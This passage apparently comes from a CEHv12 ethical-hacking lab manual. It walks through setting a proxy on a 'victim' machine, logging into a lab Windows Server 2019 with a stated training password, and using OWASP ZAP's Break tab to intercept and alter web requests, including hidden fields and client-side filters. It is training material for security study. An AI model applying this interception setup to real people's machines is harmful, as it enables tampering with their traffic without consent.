


9. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.


10. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**



11. Click **Type here to search** icon (🔍) on the **Desktop**. Type **zap** in the search field, the **ZAP 2.11.1** appears in the result, press **Enter** to launch it.



12. **OWASP ZAP** initializes and a prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.




13. The **OWASP ZAP** main window appears. Click on the "+" icon in the right pane and select **Break** from the options.

Note: If a OWASP ZAP pop-up appears, click **OK** in all the pop-ups.


Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:

- The header
- Hidden fields
- Disabled fields
- Fields that use JavaScript to filter out illegal characters

